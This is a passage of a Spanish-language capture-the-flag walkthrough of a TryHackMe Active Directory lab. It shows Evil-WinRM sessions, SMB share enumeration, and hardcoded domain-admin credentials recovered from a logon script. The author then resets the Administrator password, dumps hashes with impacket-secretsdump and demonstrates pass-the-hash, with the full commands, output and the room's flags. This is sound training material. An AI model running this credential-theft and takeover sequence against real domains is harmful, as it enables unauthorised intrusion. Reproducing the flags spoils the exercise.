Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
whoami
^X^C^C

Warning: Press "y" to exit, press any other key to continue
^C

Warning: Press "y" to exit, press any other key to continue
c^C

Warning: Press "y" to exit, press any other key to continue
*Evil-WinRM* PS C:\Users\enterprise-core-vn\Documents> dir
*Evil-WinRM* PS C:\Users\enterprise-core-vn\Documents> cd ..
*Evil-WinRM* PS C:\Users\enterprise-core-vn> cd ..
*Evil-WinRM* PS C:\Users> cd Desktop
Cannot find path 'C:\Users\Desktop' because it does not exist.
At line:1 char:1
+ cd Desktop
+ ~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\Desktop:String) [Set-Location], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
*Evil-WinRM* PS C:\Users> dir
^[[2~

    Directory: C:\Users
```

Type user.txt

```
    Directory: C:\Users\enterprise-core-vn


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         3/13/2021   3:43 PM                Desktop
d-r---         3/13/2021   3:42 PM                Documents
d-r---         9/15/2018  12:19 AM                Downloads
d-r---         9/15/2018  12:19 AM                Favorites
d-r---         9/15/2018  12:19 AM                Links
d-r---         9/15/2018  12:19 AM                Music
d-r---         9/15/2018  12:19 AM                Pictures
d-----         9/15/2018  12:19 AM                Saved Games
d-r---         9/15/2018  12:19 AM                Videos


*Evil-WinRM* PS C:\Users\enterprise-core-vn> cd Desktop
*Evil-WinRM* PS C:\Users\enterprise-core-vn\Desktop> dir


    Directory: C:\Users\enterprise-core-vn\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/13/2021   3:43 PM             39 user.txt


*Evil-WinRM* PS C:\Users\enterprise-core-vn\Desktop> type user.txt
THM{726b7c0baaac1455d05c827b5561f4ed}
*Evil-WinRM* PS C:\Users\enterprise-core-vn\Desktop>
```

y porfin tenemos acceso a recursos en SMB, con SMBMAP he listado todos los recursos a los que tengo acceso, y todos los recursos dentro de estos recursos, para ver que puede llegar a ser de mi

interés.

```
┌──(jouker㉿joukerm)-[~]
└─$ smbmap -H vulnnet-rst.local -u "enterprise-core-vn" -p "ry=ibfkfv,s6h," -r
```

```
SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.38.92:445 Name: vulnnet-rst.local         Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        ./IPC$
        fr--r--r--                3 Sun Dec 31 23:45:16 1600    InitShutdown
        fr--r--r--                4 Sun Dec 31 23:45:16 1600    lsass
        fr--r--r--                3 Sun Dec 31 23:45:16 1600    ntsvcs
        fr--r--r--                3 Sun Dec 31 23:45:16 1600    scerpc
        fr--r--r--                1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-3e0-0
        fr--r--r--                3 Sun Dec 31 23:45:16 1600    epmapper
        fr--r--r--                1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-2a4-0
        fr--r--r--                3 Sun Dec 31 23:45:16 1600    LSM_API_service
        fr--r--r--                1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-304-0
        fr--r--r--                3 Sun Dec 31 23:45:16 1600    eventlog
        fr--r--r--                1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-8-0
        fr--r--r--                1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-304-1
        fr--r--r--                3 Sun Dec 31 23:45:16 1600    RpcProxy\49669
        fr--r--r--                3 Sun Dec 31 23:45:16 1600    642466998352c1a9
        fr--r--r--                3 Sun Dec 31 23:45:16 1600    RpcProxy\593
        fr--r--r--                3 Sun Dec 31 23:45:16 1600    atsvc
        fr--r--r--                3 Sun Dec 31 23:45:16 1600    TermSrv_API_service
        fr--r--r--                3 Sun Dec 31 23:45:16 1600    Ctx_WinStation_API_service
        fr--r--r--                4 Sun Dec 31 23:45:16 1600    wkssvc
        fr--r--r--                1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-374-0
        fr--r--r--                3 Sun Dec 31 23:45:16 1600    SessEnvPublicRpc
        fr--r--r--                4 Sun Dec 31 23:45:16 1600    srvsvc
        fr--r--r--                1 Sun Dec 31 23:45:16 1600    PIPE_EVENTROOT\CIMV2SCM EVENT PROVIDER
        fr--r--r--                4 Sun Dec 31 23:45:16 1600    W32TIME_ALT
        fr--r--r--                3 Sun Dec 31 23:45:16 1600    spoolss
        fr--r--r--                1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-900-0
        fr--r--r--                3 Sun Dec 31 23:45:16 1600    netdfs
        fr--r--r--                1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-2f4-0
        fr--r--r--                1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-9e0-0
        fr--r--r--                1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-9cc-0
```

Este me llama particularmente la atención

```
        fr--r--r--                3 Sun Dec 31 23:45:16 1600    Amazon\SSM\InstanceData\health
        fr--r--r--                3 Sun Dec 31 23:45:16 1600    Amazon\SSM\InstanceData\termination
        NETLOGON                                                READ ONLY       Logon server share
        ./NETLOGON
        dr--r--r--                0 Wed Mar 17 00:15:49 2021    .
        dr--r--r--                0 Wed Mar 17 00:15:49 2021    ..
        fr--r--r--             2821 Wed Mar 17 00:18:14 2021    ResetPassword.vbs
        SYSVOL                                                  READ ONLY       Logon server share
        ./SYSVOL
```

Lo pillo con smbclient

```
┌──(jouker㉿joukerm)-[~]
└─$ smbclient -U enterprise-core-vn //10.10.19.21/NETLOGON
Password for [WORKGROUP\enterprise-core-vn]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Mar 17 00:15:49 2021
  ..                                  D        0  Wed Mar 17 00:15:49 2021
  ResetPassword.vbs                   A     2821  Wed Mar 17 00:18:14 2021

                8540159 blocks of size 4096. 4296702 blocks available
smb: \> get ResetPassword.vbs
getting file \ResetPassword.vbs of size 2821 as ResetPassword.vbs (0,6 KiloBytes/sec) (average 0,6 KiloBytes/sec)
smb: \> exit
```

Otras credenciales diferentes, esta vez de a-whitehat con esta password

```
    Wscript.Echo "cscript ResetPasswor
    Wscript.Quit
End If

strUserNTName = "a-whitehat"
strPassword = "bNdKVkjv3RR9ht"

' Determine DNS domain name from RootDS
Set objRootDSE = GetObject("LDAP://Roo
```

Tambien podemos entrar por winrm.

```
└─$ nano userpass

┌──(jouker㉿joukerm)-[~]
└─$ netexec winrm 10.10.19.21 -u 'a-whitehat' -p 'bNdKVkjv3RR9ht'
WINRM       10.10.19.21     5985   WIN-2BO8M1OE1M1  [*] Windows 10 / Server 2019 Build 17763 (name:WIN-2BO8M1OE1M1) (domain:vulnnet-rst.local)
WINRM       10.10.19.21     5985   WIN-2BO8M1OE1M1  [+] vulnnet-rst.local\a-whitehat:bNdKVkjv3RR9ht (Pwn3d!)

┌──(jouker㉿joukerm)-[~]
```

Si hacemos un /whoami /all vemos que tenemos privilegios porque estamos en Domain Admins, por lo que podemos cambiarle el password

al account administrator

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\a-whitehat\Documents> whoami /all

USER INFORMATION
----------------

User Name                  SID
========================== ============================================
vulnnet-rst\a-whitehat S-1-5-21-1589833671-435344116-4136949213-1105


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ==================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544                                   Mandatory group, Enabled by default, Enabled group, Group owner
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
VULNNET-RST\Domain Admins                  Group            S-1-5-21-1589833671-435344116-4136949213-512   Mandatory group, Enabled by default, Enabled group
VULNNET-RST\Denied RODC Password Replication Group Alias    S-1-5-21-1589833671-435344116-4136949213-572   Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Enabled
SeMachineAccountPrivilege     Add workstations to domain                Enabled
SeSecurityPrivilege           Manage auditing and security log          Enabled
SeTakeOwnershipPrivilege      Take ownership of files or other objects  Enabled
SeLoadDriverPrivilege         Load and unload device drivers            Enabled
SeSystemProfilePrivilege      Profile system performance                Enabled
SeSystemtimePrivilege         Change the system time                    Enabled
```

```
Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\a-whitehat\Documents> net user administrator admin1234%
The command completed successfully.

*Evil-WinRM* PS C:\Users\a-whitehat\Documents>
```

Finalmente terminó

```
┌──(jouker㉿joukerm)-[~]
└─$ evil-winrm -i 10.10.19.21 -u 'administrator' -p 'admin1234%'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/13/2021   3:34 PM             39 system.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type system.txt
THM{16f45e3934293a57645f8d7bf71d8d4c}
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

La realidad es que no siempre se tiene la oportunidad de hacer eso que hemos hecho antes, así que ahora de una forma más realista vamos a ver como podemos obtener las credenciales y que si que nos va a servir para futuras CTF.

```
┌──(jouker㉿joukerm)-[~]
└─$ impacket-secretsdump vulnnet-rst.local/a-whitehat:bNdKVkjv3RR9ht@10.10.19.21
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xf10a2788aef5f622149a41b2c745f49a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c2597747aa5e43022a3a3049a3c3b09d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Este es el formato para impacket-secrets dump con un usuario que SI que parece más vulnerable entonces nos lista todos los hashes, ahora podemos hacer un pass the hash con winrm para acceder igualmente a la sessión que queriamos de administrator pegando el hash NT

La comanda seria esta pero no me funciona por haber cambiado el password antes, el hash es el antiguo password, por eso no puedo entrar, pero la teoria es esta.

```
┌──(jouker㉿joukerm)-[~]
└─$ evil-winrm -i 10.10.19.21 -u 'administrator' -H c2597747aa5e43022a3a3049a3c3b09d

Evil-WinRM shell v3.7
```